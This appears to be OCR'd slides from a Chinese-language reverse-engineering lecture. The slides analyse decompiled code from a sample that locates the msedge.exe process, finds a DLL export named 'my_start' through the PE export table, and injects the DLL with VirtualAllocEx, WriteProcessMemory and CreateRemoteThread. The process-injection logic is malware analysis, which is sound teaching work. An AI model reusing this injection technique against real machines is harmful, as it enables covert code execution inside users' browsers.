
- **紀錄 DLL 的導出函數 (exported function) 資訊**
- 0x14: `NumberOfFunctions`
  - 具名 + 匿名導出函數的數量
- 0x18: `NumberOfNames`
  - 具名導出函數的數量
- 0x1C: `AddressOfFunctions`
  - 導出函數位址 array 的 RVA
- 0x20: `AddressOfNames`
  - 具名導出函數名稱 array 的 RVA
- 0x24: `AddressOfNameOrdinals`
- IMAGE_EXPORT_DIRECTORY




How to Find Exported Function



How to Find Exported Function



How to Find Exported Function



Where does the thread start?

```
__int64 __fastcall sub_140001A60(DWORD edge_pid, const void *pe, SIZE_T pe_size)
{
  DWORD v4; // eax
  DWORD LastError; // eax
  HANDLE hProcess; // [rsp+40h] [rbp-38h]
  char *lpBaseAddress; // [rsp+48h] [rbp-30h]
  LPTHREAD_START_ROUTINE lpStartAddress; // [rsp+50h] [rbp-28h]
  __int64 v9; // [rsp+58h] [rbp-20h] BYREF
  DWORD ThreadId; // [rsp+60h] [rbp-18h] BYREF

  v9 = 0i64;
  sub_1400018F0((__int64)pe, &v9);
  if ( v9 )
  {
    hProcess = OpenProcess(0x43Au, 0, edge_pid);
    if ( hProcess )
    {
      lpBaseAddress = (char *)VirtualAllocEx(hProcess, 0i64, pe_size, 0x3000u, PAGE_EXECUTE_READWRITE);
      if ( WriteProcessMemory(hProcess, lpBaseAddress, pe, pe_size, 0i64) )
      {
        lpStartAddress = (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9];
        CreateRemoteThread(hProcess, 0i64, 0i64, (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9], 0i64, 0, &ThreadId);
        printf("remote thread id: %lu, loader address: %p", ThreadId, lpStartAddress);
        return 1i64;
      }
```

sub_1400018F0 — part 1

```
__int64 __fastcall sub_1400018F0(__int64 pe, __int64 *a2)
{
  IMAGE_NT_HEADERS *NtHdrs; // rax
  __int64 result; // rax
  __int64 v4; // rax
  __int64 v5; // rax
  char *v6; // rcx
  unsigned __int8 v7; // dl
  int v8; // eax
  unsigned __int16 v9; // [rsp+20h] [rbp-38h]
  int i; // [rsp+24h] [rbp-34h]
  unsigned int *v11; // [rsp+28h] [rbp-30h]
  unsigned __int64 v12; // [rsp+30h] [rbp-28h]
  __int64 v13; // [rsp+38h] [rbp-20h]
  __int64 v14; // [rsp+40h] [rbp-18h]

  NtHdrs = getNtHdrs(pe);
  v11 = (unsigned int *)(sub_140001410(pe, NtHdrs->OptionalHeader.DataDirectory[0].VirtualAddress) + pe);
  v12 = v11[6];
```

sub_1400018F0 — part 2

```
20   for ( i = 0; ; ++i )
21   {
22     result = i;
23     if ( i >= v12 )
24       break;
25     v4 = sub_140001410(pe, v11[8]);
26     v13 = sub_140001410(pe, *(unsigned int *)(v4 + pe + 4i64 * i)) + pe;
27     v9 = *(_WORD *)(sub_140001410(pe, v11[9]) + pe + 2i64 * i);
28     v14 = *(unsigned int *)(sub_140001410(pe, v11[7]) + pe + 4i64 * v9);
29     v5 = v13;
30     v6 = &aMyStart[-v13];
31     while ( 1 )
32     {
33       v7 = *(_BYTE *)v5;
34       if ( *(_BYTE *)v5 != v6[v5] )
35         break;
36       ++v5;
37       if ( !v7 )
38       {
39         v8 = 0;
40         goto LABEL_8;
41       }
42     }
43     v8 = v7 < (unsigned __int8)v6[v5] ? -1 : 1;
44 LABEL_8:
45     if ( !v8 )
46     {
47       result = sub_140001410(pe, v14);
48       *a2 = result;
49       return result;
50     }
51   }
52   return result;
53 }
```

sub_1400018F0

```
1  __int64 __fastcall sub_1400018F0(__int64 pe, __int64 *a2)
2  {
3    IMAGE_NT_HEADERS *NtHdrs; // rax
4    __int64 result; // rax
5    __int64 v4; // rax
6    __int64 v5; // rax
7    char *v6; // rcx
8    unsigned __int8 v7; // dl
9    int v8; // eax
10   unsigned __int16 v9; // [rsp+20h] [rbp-38h]
11   int i; // [rsp+24h] [rbp-34h]
12   unsigned int *v11; // [rsp+28h] [rbp-30h]
13   unsigned __int64 v12; // [rsp+30h] [rbp-28h]
14   __int64 v13; // [rsp+38h] [rbp-20h]
15   __int64 v14; // [rsp+40h] [rbp-18h]
16
17   NtHdrs = getNtHdrs(pe);
18   v11 = (unsigned int *)(sub_140001410(pe, NtHdrs->OptionalHeader.DataDirectory[0].VirtualAddress) + pe);
19   v12 = v11[6];
```

Data Directory[16]

	0	1	2	3	4	5	6	7
0x00	Export Table				Size of Export Table			
0x08	Import Table				Size of Import Table			
...	...							
0x28	Base Relocation Table				Size of Base Reloc. Table			
...	...							
0x60	Import Address Table				Size of Import Address Table			
	...							

Export Table's RVA

sub_1400018F0

```
1  unsigned __int64 __fastcall sub_1400018F0(__int64 pe, unsigned __int64 *a2)
2  {
3    IMAGE_NT_HEADERS *NtHdrs; // rax
4    unsigned __int64 result; // rax
5    unsigned __int64 v4; // rax
6    unsigned __int8 *v5; // rax
7    char *v6; // rcx
8    unsigned __int8 v7; // dl
9    int v8; // eax
10   unsigned __int16 v9; // [rsp+20h] [rbp-38h]
11   int i; // [rsp+24h] [rbp-34h]
12   IMAGE_EXPORT_DIRECTORY *exportTable; // [rsp+28h] [rbp-30h]
13   unsigned __int64 NumberOfNames; // [rsp+30h] [rbp-28h]
14   unsigned __int8 *v13; // [rsp+38h] [rbp-20h]
15   unsigned __int64 v14; // [rsp+40h] [rbp-18h]
16
17   NtHdrs = getNtHdrs(pe);
18   exportTable = (IMAGE_EXPORT_DIRECTORY *)(rva2fileOffset(pe, NtHdrs->OptionalHeader.DataDirectory[0].VirtualAddress)
19                                            + pe);
20   NumberOfNames = exportTable->NumberOfNames;
```

2. [y] to retype as IMAGE_EXPORT_DIRECTORY*

1. Don’t have time to talk about this : (

sub_1400018F0

```
19  NumberOfNames = exportTable->NumberOfNames;
20  for ( i = 0; ; ++i )
21  {
22    result = i;
23    if ( i >= NumberOfNames )
24      break;
25    v4 = rva2fileOffset(pe, exportTable->AddressOfNames);
26    v13 = (rva2fileOffset(pe, *(v4 + pe + 4i64 * i)) + pe);
27    v9 = *(rva2fileOffset(pe, exportTable->AddressOfNameOrdinals) + pe + 2i64 * i);
28    v14 = *(rva2fileOffset(pe, exportTable->AddressOfFunctions) + pe + 4i64 * v9);
29    v5 = v13;
30    v6 = ("my_start" - v13);
31    while ( 1 )
32    {
33      v7 = *v5;
34      if ( *v5 != v6[v5] )
35        break;
36      ++v5;
37      if ( !v7 )
38      {
39        v8 = 0;
40        goto LABEL_8;
41      }
42    }
43    v8 = v7 < v6[v5] ? -1 : 1;
44LABEL_8:
45    if ( !v8 )
46    {
47      result = rva2fileOffset(pe, v14);
48      *a2 = result;
49      return result;
```

[\] to hide type casting

sub_1400018F0

```
19  NumberOfNames = exportTable->NumberOfNames;
20  for ( i = 0; ; ++i )
21  {
22    result = i;
23    if ( i >= NumberOfNames )
24      break;
25    v4 = rva2fileOffset(pe, exportTable->AddressOfNames);
26    v13 = (rva2fileOffset(pe, *(v4 + pe + 4i64 * i)) + pe);
27    v9 = *(rva2fileOffset(pe, exportTable->AddressOfNameOrdinals) + pe + 2i64 * i);
28    v14 = *(rva2fileOffset(pe, exportTable->AddressOfFunctions) + pe + 4i64 * v9);
29    v5 = v13;
30    v6 = ("my_start" - v13);
31    while ( 1 )
32    {
33      v7 = *v5;
34      if ( *v5 != v6[v5] )
35        break;
36      ++v5;
37      if ( !v7 )
38      {
39        v8 = 0;
40        goto LABEL_8;
41      }
42    }
43    v8 = v7 < v6[v5] ? -1 : 1;
44LABEL_8:
45    if ( !v8 )
46    {
47      result = rva2fileOffset(pe, v14);
48      *a2 = result;
49      return result;
```

通靈 101：這裡在做什麼？🤔（前面有出現過）

sub_1400018F0

```
19  NumberOfNames = exportTable->NumberOfNames;
20  for ( i = 0; ; ++i )
21  {
22    result = i;
23    if ( i >= NumberOfNames )
24      break;
25    v4 = rva2fileOffset(pe, exportTable->AddressOfNames);
26    v13 = (rva2fileOffset(pe, *(v4 + pe + 4i64 * i)) + pe);
27    v9 = *(rva2fileOffset(pe, exportTable->AddressOfNameOrdinals) + pe + 2i64 * i);
28    v14 = *(rva2fileOffset(pe, exportTable->AddressOfFunctions) + pe + 4i64 * v9);
29    v5 = v13;
30    v6 = ("my_start" - v13);
31    while ( 1 )
32    {
33      v7 = *v5;
34      if ( *v5 != v6[v5] )
35        break;
36      ++v5;
37      if ( !v7 )
38      {
39        v8 = 0;
40        goto LABEL_8;
41      }
42    }
43    v8 = v7 < v6[v5] ? -1 : 1;
44LABEL_8:
45    if ( !v8 )
46    {
47      result = rva2fileOffset(pe, v14);
48      *a2 = result;
49      return result;
```

Answer: memcmp !

sub_1400018F0

```
30    v6 = ("my_start" - v13);
31    while ( 1 )
32    {
33      v7 = *v5;
34      if ( *v5 != v6[v5] )
35        break;
36      ++v5;
37      if ( !v7 )
38      {
39        v8 = 0;
40        goto LABEL_8;
41      }
42    }
43    v8 = v7 < v6[v5] ? -1 : 1;
44LABEL_8:
45    if ( !v8 )
46    {
47      result = rva2fileOffset(pe, v14);
48      *a2 = result;
49      return result;
```

memcmp("my_start", v13)

GetCurrentUsersEdgePid

```
43              szExeFile = proc_entry.szExeFile;
44              v4 = (char *)L"msedge.exe" - (char *)proc_entry.szExeFile;
45              while ( 1 )
46              {
47                v5 = *szExeFile;
48                if ( *szExeFile != *(WCHAR *)((char *)szExeFile + v4) )
49                  break;
50                ++szExeFile;
51                if ( !v5 )                          // if szExeFile[i] == "\x00"
52                {
53                  v6 = 0;
54                  goto LABEL_14;
55                }
56              }
57              v6 = v5 < *(WCHAR *)((char *)szExeFile + v4) ? -1 : 1;
58LABEL_14:
59              if ( !v6 )
60                th32ProcessID = proc_entry.th32ProcessID;
61            }
```

memcmp("msedge.exe", process's executable file name)

sub_1400018F0

```
19  NumberOfNames = exportTable->NumberOfNames;
20  for ( i = 0; ; ++i )
21  {
22    result = i;
23    if ( i >= NumberOfNames )
24      break;
25    v4 = rva2fileOffset(pe, exportTable->AddressOfNames);
26    v13 = (rva2fileOffset(pe, *(v4 + pe + 4i64 * i)) + pe);
27    v9 = *(rva2fileOffset(pe, exportTable->AddressOfNameOrdinals) + pe + 2i64 * i);
28    v14 = *(rva2fileOffset(pe, exportTable->AddressOfFunctions) + pe + 4i64 * v9);
29    v5 = v13;
30    v6 = ("my_start" - v13);
31    while ( 1 )
32    {
33      v7 = *v5;
34      if ( *v5 != v6[v5] )
35        break;
36      ++v5;
37      if ( !v7 )
38      {
39        v8 = 0;
40        goto LABEL_8;
41      }
42    }
43    v8 = v7 < v6[v5] ? -1 : 1;
44LABEL_8:
45    if ( !v8 )
46    {
47      result = rva2fileOffset(pe, v14);
48      *a2 = result;
49      return result;
```

```
memcmp(
  "my_start",
  v13
)
```

通靈 102：

Export Table + 比較 "my_start" 字串？🤔

sub_1400018F0


```
memcpy(
  "my_start",
  v13
)
```

```
19  NumberOfNames = exportTable->NumberOfNames;
20  for ( i = 0; ; ++i )
21  {
22    result = i;
23    if ( i >= NumberOfNames )
24      break;
25    v4 = rva2fileOffset(pe, exportTable->AddressOfNames);
26    v13 = (rva2fileOffset(pe, *(v4 + pe + 4i64 * i)) + pe);
27    v9 = *(rva2fileOffset(pe, exportTable->AddressOfNameOrdinals) + pe + 2i64 * i);
28    v14 = *(rva2fileOffset(pe, exportTable->AddressOfFunctions) + pe + 4i64 * v9);
29    v5 = v13;
30    v6 = ("my_start" - v13);
31    while ( 1 )
32    {
33      v7 = *v5;
34      if ( *v5 != v6[v5] )
35        break;
36      ++v5;
37      if ( !v7 )
38      {
39        v8 = 0;
40        goto LABEL_8;
41      }
42    }
43    v8 = v7 < v6[v5] ? -1 : 1;
44LABEL_8:
45    if ( !v8 )
46    {
47      result = rva2fileOffset(pe, v14);
48      *a2 = result;
49      return result;
```

Answer: 找到 DLL 裡名為 my_start 的導出函數！

getMyStartExportFunc_18F0

```
19  NumberOfNames = exportTable->NumberOfNames;
20  for ( i = 0; ; ++i )
21  {
22    result = i;
23    if ( i >= NumberOfNames )
24      break;
25    name_array = rva2fileOffset(pe, exportTable->AddressOfNames);
26    fn_name = (rva2fileOffset(pe, *(&name_array[i] + pe)) + pe);
27    name_ordinal = *(rva2fileOffset(pe, exportTable->AddressOfNameOrdinals) + pe + 2i64 * i);
28    fn_addr = *(rva2fileOffset(pe, exportTable->AddressOfFunctions) + pe + 4i64 * name_ordinal);
29    v5 = fn_name;
30    v6 = ("my_start" - fn_name);
31    while ( 1 )
32    {
33      v7 = *v5;
34      if ( *v5 != v6[v5] )
35        break;
36      ++v5;
37      if ( !v7 )
38      {
39        v8 = 0;
40        goto LABEL_8;
41      }
42    }
43    v8 = v7 < v6[v5] ? -1 : 1;
44LABEL_8:
45    if ( !v8 )
46    {
47      result = rva2fileOffset(pe, fn_addr);
48      *a2 = result;
49      return result;
```



